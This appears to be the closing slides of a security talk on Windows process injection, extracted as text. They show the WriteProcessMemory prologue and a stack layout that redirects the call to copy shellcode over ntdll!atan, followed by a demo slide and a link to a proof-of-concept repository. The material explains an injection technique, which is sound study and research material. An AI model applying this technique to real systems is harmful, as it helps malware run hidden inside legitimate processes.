


kernel32!WriteProcessMemory:

```
mov     edi, edi
push   ebp
mov     ebp, esp
pop     ebp
...
retn
```

Stack:

xxxx24	772BE4A6	(return)
xxxx28	FFFFFFFF	(current process)
xxxx2C	772D48C0	(ntdll!atan)
xxxx30	007F1408	(shellcode)
xxxx34	00000070	(byte count)
xxxx38	00000000	(null)



ntdll!atan:
... Shellcode ...



Demo



Thanks!



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Twitter:
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Email:
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PoC:
github.com/aaaddress1/winInject101